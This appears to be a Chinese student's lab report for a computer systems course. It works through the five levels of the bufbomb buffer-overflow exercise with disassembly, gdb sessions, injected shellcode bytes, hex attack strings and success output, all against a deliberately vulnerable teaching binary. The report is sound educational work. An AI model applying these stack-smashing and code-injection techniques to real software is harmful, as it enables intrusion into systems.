

# 中国海洋大学 计算机科学与技术系

## 实验报告

姓名：岳宇轩 学号：19020011038 专业：计算机科学与技术

科目：计算机系统原理

题目：缓冲区溢出攻击

实验时间：2020 年 1 月 15 日

实验成绩：

实验教师：孙鑫

### 一、实验目的：

1. 熟悉 linux 基本操作命令，其中常用工具和程序开发环境
2. 熟悉反汇编 objdump、调试指令 gdb 的操作
3. 加深对 IA-32 函数调用规则和栈结构的具体理解

### 二、实验要求

1. 熟悉 linux 基本操作命令，还有其中常用工具和程序开发环境。以及 objdump、gdb 指令
2. 灵活掌握各种汇编语句，以及查询内存中的信息的方法。
3. 需要对目标可执行程序 bufbomb 分别完成 5 个难度递增的缓冲区溢出攻击。5 个难度级分别命名为 smoke (level 0)、fizz (level 1)、bang (level 2)、boom (level 3) 和 nitro (level 4)，其中 smoke 级最简单而 nitro 级最困难。

### 三、实验内容（进行缓冲区溢出攻击方法的解释）：

**smoke:**

```
0804933a <getbuf>:
```

804933a:	55	push	%ebp
804933b:	89 e5	mov	%esp, %ebp
804933d:	83 ec 48	sub	\$0x48, %esp
8049340:	83 ec 0c	sub	\$0xc, %esp
8049343:	8d 45 b9	lea	-0x47(%ebp), %eax
8049346:	50	push	%eax
8049347:	e8 ba fa ff ff	call	8048e06 <Gets>
804934c:	83 c4 10	add	\$0x10, %esp
804934f:	b8 01 00 00 00	mov	\$0x1, %eax
8049354:	c9	leave	
8049355:	c3	ret	

从 8049343 行指令可以看到  
buf 缓冲区的大小为 0x47，即 71 个字节


08048b99 <smoke>:

8048b99:	55	push	%ebp
8048b9a:	89 e5	mov	%esp,%ebp
8048b9c:	83 ec 08	sub	\$0x8,%esp
8048b9f:	83 ec 0c	sub	\$0xc,%esp
8048ba2:	68 68 a3 04 08	push	\$0x804a368
8048ba7:	e8 64 fd ff ff	call	8048910 <puts@plt>
8048bac:	83 c4 10	add	\$0x10,%esp
8048baf:	83 ec 0c	sub	\$0xc,%esp
8048bb2:	6a 00	push	\$0x0
8048bb4:	e8 fe 08 00 00	call	80494b7 <validate>
8048bb9:	83 c4 10	add	\$0x10,%esp
8048bbc:	83 ec 0c	sub	\$0xc,%esp
8048bbf:	6a 00	push	\$0x0
8048bc1:	e8 5a fd ff ff	call	8048920 <exit@plt>

来到 smoke 函数，看到 smoke 函数的地址为 0x08048b99

攻击字符串用来覆盖数组 `buf`，进而溢出并覆盖 `ebp` 和 `ebp` 上面的返回地址，攻击字符串的大小应该是  $71+4+4=78$  个字节。攻击字符串的最后 4 字节应是 `smoke` 函数的地址 `0x08048b99`。

所以，设计攻击字符串为



成功调用了 smoke 函数

```
ics@debian: ~/Downloads
File Edit View Search Terminal Help
ics@debian:~/Downloads$ cat smoke_19020011038.txt|./hex2raw|./bufbomb -u 19020011038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
ics@debian:~/Downloads$
```

# fizz.

08048bc6 <fizz>:

首先看到 fizz 函数的返回地址为 0x08048bc6


8048bcc: 8b 55 08 mov 0x8(%ebp), %edx

继续看, fizz 函数使用了一个参数, 这个参数需要是自己的 cookie

所以可以这样构造攻击串: 71 (冲掉 buf) +4(冲掉 ebp 旧值) +4 (用 fizz 函数地址替换, 冲掉返回地址) +4 (占位置) +4 (这里到了 ebp+8 的位置, 即需要的参数, 把 cookie 值按照小端方式放到这里就行)

可以看到我的 cookie 是 0x71ce13e8

所以可以得到第二题的答案为



成功! :

```

ics@debian:~/Downloads$ cat fizz_19020011038.txt|./hex2raw|./bufbomb -u 19020011038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:Fizz!: You called fizz(0x71ce13e8)
VALID
NICE JOB!
ics@debian:~/Downloads$

```

## Bang.

来到 bang，首先记录一下返回地址是

08048c17 <bang>:

接着看

8048c1d:	a1 a0 d1 04 08	mov	0x804d1a0,%eax
8048c22:	89 c2	mov	%eax,%edx
8048c24:	a1 98 d1 04 08	mov	0x804d198,%eax
8048c29:	39 c2	cmp	%eax,%edx
8048c2b:	75 25	jne	8048c52 <bang+0x3b>

比较了 0x804d1a0 和 0x804d198 处的内容，如果不相同则跳转至 0x8048c52 处

8048c48:	e8 6a 08 00 00	call	80494b7 <validate>
8048c4d:	83 c4 10	add	\$0x10,%esp
8048c50:	eb 16	jmp	8048c68 <bang+0x51>
8048c52:	a1 a0 d1 04 08	mov	0x804d1a0,%eax
8048c57:	83 ec 08	sub	\$0x8,%esp
8048c5a:	50	push	%eax
8048c5b:	68 e9 a3 04 08	push	\$0x804a3e9
8048c60:	e8 db fb ff ff	call	8048840 <printf@plt>
8048c65:	83 c4 10	add	\$0x10,%esp
8048c68:	83 ec 0c	sub	\$0xc,%esp
8048c6b:	6a 00	push	\$0x0
8048c6d:	e8 ae fc ff ff	call	8048920 <exit@plt>

可以看到，如果跳转到了 0x8048c52，则无法 call calidate 了，所以我们要让这两个内存处的内容相同

我先简单写了一个 txt 文件，前 71 个字节都是 00，然后是 00 00 00 00 17 8c 04 08，进入 gdb 调试，这样就可以进入 bang 函数了

打印出 0x804d198 处的内容，发现是 0x71ce13e8，就是我的 cookie，所以只需要修改 0x804d1a0 处的内容为 cookie 值就可了

编写攻击汇编代码，并进行反汇编


```
00000000 <.text>:
   0:  b8 e8 13 ce 71      mov     $0x71ce13e8,%eax
   5:  a3 a0 d1 04 08      mov     %eax,0x804d1a0
   a:  68 17 8c 04 08      push   $0x8048c17
   f:  c3                  ret
```

ics@debian:~/Downloads\$ █

作用就是把 cookie 放到 0x804d1a0 处，然后调用 bang 函数

那么，怎么才能调用到这段函数呢？

可以把它写入 buf 数组中，buf 数组会被加载进入缓冲区，找到缓冲区的地址，用它覆盖掉返回地址就行了。



```
File Edit View Search Terminal Help
Starting program: /home/ics/Downloads/bufbomb -u 19020011038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:123123

Breakpoint 1, 0x0804934c in getbuf ()
(gdb) info registers
eax                0x55683229          1432891945
ecx                0xa                10
edx                0x6                6
ebx                0xbffff280         -1073745280
esp                0x55683218         0x55683218 <_reserved+1036824>
ebp                0x55683270         0x55683270 <_reserved+1036912>
esi                0x3                3
edi                0xb7fb8000         -1208254464
eip                0x0804934c         0x0804934c <getbuf+18>
eflags             0x216          [ PF AF IF ]
cs                 0x73              115
ss                 0x7b              123
ds                 0x7b              123
es                 0x7b              123
fs                 0x0                0
gs                 0x33              51
(gdb) █
```

通过调试，可以找到 ebp 为 0x55683270，那么根据

```
8049343:  8d 45 b9              lea     -0x47(%ebp),%eax
```

ebp-0x47 = 0x55683229 就是缓冲区首地址了



```
Open  bang_19020011038.txt  Save  x
~/Downloads

b8 e8 13 ce 71
a3 a0 d1 04 08
68 17 8c 04 08
c3
/* 16 bytes */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00
/* 55 bytes */

00 00 00 00
29 32 68 55

Plain Text  Tab Width: 8  Ln 13, Col 1  INS
```

所以就可以构造出这样的攻击串

```
ics@debian: ~/Downloads

File Edit View Search Terminal Help

esi      0x3      3
edi      0xb7fb8000  -1208254464
eip      0x804934c  0x804934c <getbuf+18>
eflags   0x216     [ PF AF IF ]
cs       0x73     115
ss       0x7b     123
ds       0x7b     123
es       0x7b     123
fs       0x0      0
gs       0x33     51
(gdb) q
A debugging session is active.

    Inferior 1 [process 7101] will be killed.

Quit anyway? (y or n) y
ics@debian:~/Downloads$ cat bang_19020011038.txt|./hex2raw|./bufbomb -u 190
038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:Bang!: You set global_value to 0x71ce13e8
VALID
NICE JOB!
ics@debian:~/Downloads$
```

success! ! ! !

# Boom.

要使返回值为 cookie，需要把 cookie 值放到 eax 寄存器中，还需要设置 ebp 值为 test 的 ebp 值

```
ics@debian: ~/Downloads
File Edit View Search Terminal Help
ics@debian:~/Downloads$ gcc -m32 -c a.s
ics@debian:~/Downloads$ objdump -d a.o

a.o:          file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
  0:  b8 e8 13 ce 71      mov     $0x71ce13e8,%eax
  5:  bd 90 32 68 55      mov     $0x55683290,%ebp
  a:  68 85 8c 04 08      push   $0x8048c85
  f:  c3                  ret

ics@debian:~/Downloads$
```

push 的地址是返回地址，是 call getbuf 行的 pc，也就是 0x8048c85

```
8048c80:  e8 b5 06 00 00      call   804933a <getbuf>
8048c85:  89 45 f4             mov     %eax, -0xc(%ebp)
```

```
Open  boom_19020011038.txt  Save  x
~/Downloads

b8 e8 13 ce 71
bd 90 32 68 55
68 85 8c 04 08
c3
/* 16 bytes */

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00
/* 55 bytes */

00 00 00 00
29 32 68 55
```

把它写到缓冲区中，并用缓冲区地址替换返回地址，构造出上图所示的攻击串

```
ics@debian:~/Downloads$ cat boom_19020011038.txt|./hex2raw|./bufbomb -u 19020011038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:Boom!: getbuf returned 0x71ce13e8
VALID
NICE JOB!
ics@debian:~/Downloads$
```

# nitro.

这个题废了我老多功夫了

当堆栈地址不固定，但是只能指定覆盖 `ret` 时返回一个固定的地址，怎么办？

通过查阅资料，可以使用 `nop` 来尽可能的填充我们构造的执行攻击代码的堆栈，这样当我们分配的堆栈初始地址不同时仍可以通过若干个 `nop` 跳转到我们的攻击代码。

```
08049356 <getbufn>:
8049356:  55                      push   %ebp
8049357:  89 e5                   mov    %esp, %ebp
8049359:  81 ec a8 02 00 00       sub    $0x2a8, %esp
804935f:  83 ec 0c                sub    $0xc, %esp
8049362:  8d 85 61 fd ff ff       lea    -0x29f(%ebp), %eax
8049368:  50                      push   %eax
8049369:  e8 98 fa ff ff         call   8048e06 <Gets>
```

可以看到 `getbufn` 中开辟的数组大小为 `0x29f`，即十进制 `671`

每次运行 `testn` 的 `ebp` 都不同，所以每次 `getbufn` 里面保存的 `test` 的 `ebp` 也是随机的，但是栈顶的 `esp` 是不变的，我们就要找到每次随机的 `ebp` 与 `esp` 之间的关系来恢复 `ebp`。我们先通过调试来看一下 `getbuf` 里面保存的 `ebp` 的值的随机范围为多少。

```
ics@debian: ~/Downloads
File Edit View Search Terminal Help
Cookie: 0x71ce13e8

Breakpoint 1, 0x0804935f in getbufn ()
(gdb) p/x $ebp
$1 = 0x55683270
(gdb) c
Continuing.
Type string:123
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804935f in getbufn ()
(gdb) p/x $ebp
$2 = 0x556831f0
(gdb) c
Continuing.
Type string:123
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804935f in getbufn ()
(gdb) p/x $ebp
$3 = 0x55683230
(gdb) c
```



```
ics@debian: ~/Downloads
File Edit View Search Terminal Help
Continuing.
Type string:123
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804935f in getbufn ()
(gdb) p/x $ebp
$4 = 0x55683210
(gdb) c
Continuing.
Type string:123
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x0804935f in getbufn ()
(gdb) p/x $ebp
$5 = 0x55683230
(gdb) c
Continuing.
Type string:123
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 7423) exited normally]
(gdb)
```

再来看一下 testn 中的代码

```
08048cec <testn>:
8048cec: 55                push    %ebp
8048ced: 89 e5            mov     %esp,%ebp
8048cef: 83 ec 18        sub     $0x18,%esp
8048cf2: e8 ce 03 00 00  call    80490c5 <uniqueval>
8048cf7: 89 45 f0        mov     %eax,-0x10(%ebp)
8048cfa: e8 57 06 00 00  call    8049356 <getbufn>
8048cff: 89 45 f4        mov     %eax,-0xc(%ebp)
```

先是老套路，push ebp

mov esp,ebp

这样就是 ebp==esp 了

接着 esp = esp - 0x18

这样就是 esp == ebp-18

即 ebp == esp + 18 这就是 ebp 和 esp 的关系，这样我们就可以通过 esp 来恢复 ebp 了。

其余操作和 boom 中的类似


可以得到下面所示的攻击反汇编代码：



```
ics@debian:~/Downloads$ cat nitro_19020011038.txt|./hex2raw -n|./bufbomb -n
9020011038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:KABOOM!: getbufn returned 0x71ce13e8
Keep going
Type string:KABOOM!: getbufn returned 0x71ce13e8
Keep going
Type string:KABOOM!: getbufn returned 0x71ce13e8
Keep going
Type string:KABOOM!: getbufn returned 0x71ce13e8
Keep going
Type string:KABOOM!: getbufn returned 0x71ce13e8
VALID
NICE JOB!
ics@debian:~/Downloads$ █
```

执行时./hex2raw 后也要加 -n ，因为这被卡好久

最后记录一下实验成功的结果



```
ics@debian: ~/Downloads
File Edit View Search Terminal Help
VALID
NICE JOB!
ics@debian:~/Downloads$ cat smoke_19020011038.txt|./hex2raw|./bufbomb -u 1902001
1038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
ics@debian:~/Downloads$ cat fizz_19020011038.txt|./hex2raw|./bufbomb -u 19020011
038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:Fizz!: You called fizz(0x71ce13e8)
VALID
NICE JOB!
ics@debian:~/Downloads$ cat bang_19020011038.txt|./hex2raw|./bufbomb -u 19020011
038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:Bang!: You set global_value to 0x71ce13e8
VALID
NICE JOB!
ics@debian:~/Downloads$ █
```

```
ics@debian: ~/Downloads
File Edit View Search Terminal Help
NICE JOB!
ics@debian:~/Downloads$ cat boom_19020011038.txt|./hex2raw|./bufbomb -u 19020011038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:Boom!: getbuf returned 0x71ce13e8
VALID
NICE JOB!
ics@debian:~/Downloads$ cat nitro_19020011038.txt|./hex2raw -n|./bufbomb -n -u 19020011038
Userid: 19020011038
Cookie: 0x71ce13e8
Type string:KABOOM!: getbufn returned 0x71ce13e8
Keep going
Type string:KABOOM!: getbufn returned 0x71ce13e8
Keep going
Type string:KABOOM!: getbufn returned 0x71ce13e8
Keep going
Type string:KABOOM!: getbufn returned 0x71ce13e8
Keep going
Type string:KABOOM!: getbufn returned 0x71ce13e8
VALID
NICE JOB!
ics@debian:~/Downloads$
```

## 总结:

1. 首先找到读入数组的长度，即缓冲区的大小
2. 攻击字符串首先要满足 buf 的长度，然后，还要再+4 个字节，用来覆盖 ebp 旧值。再+4 个字节，即需要调用的函数的返回地址，替代函数返回地址。
3. 返回地址用小端格式
4. 当需要执行的函数要穿参数时，可以根据参数的数量冲掉 ebp+8,ebp+0xc,ebp+0x10 等位置，这样调用了函数后就可以直接根据 ebp 获得参数了
5. 可以先写一个简单的文件使得可以进入 gdb 调试
6. 攻击字符串需要进行一些其他的操作时，可以把汇编代码反汇编得到的字节序列放到 buf 字符串中，汇编代码中写要执行的操作和调用的函数。用缓冲区首地址替换函数返回地址
7. 注意返回地址的选择
8. 若要修改被攻击函数的返回值，就把要返回的内容写入 eax 中，还要记得修改 ebp 和 pc
9. 堆栈地址不固定，找固定的值和 ebp 之间的关系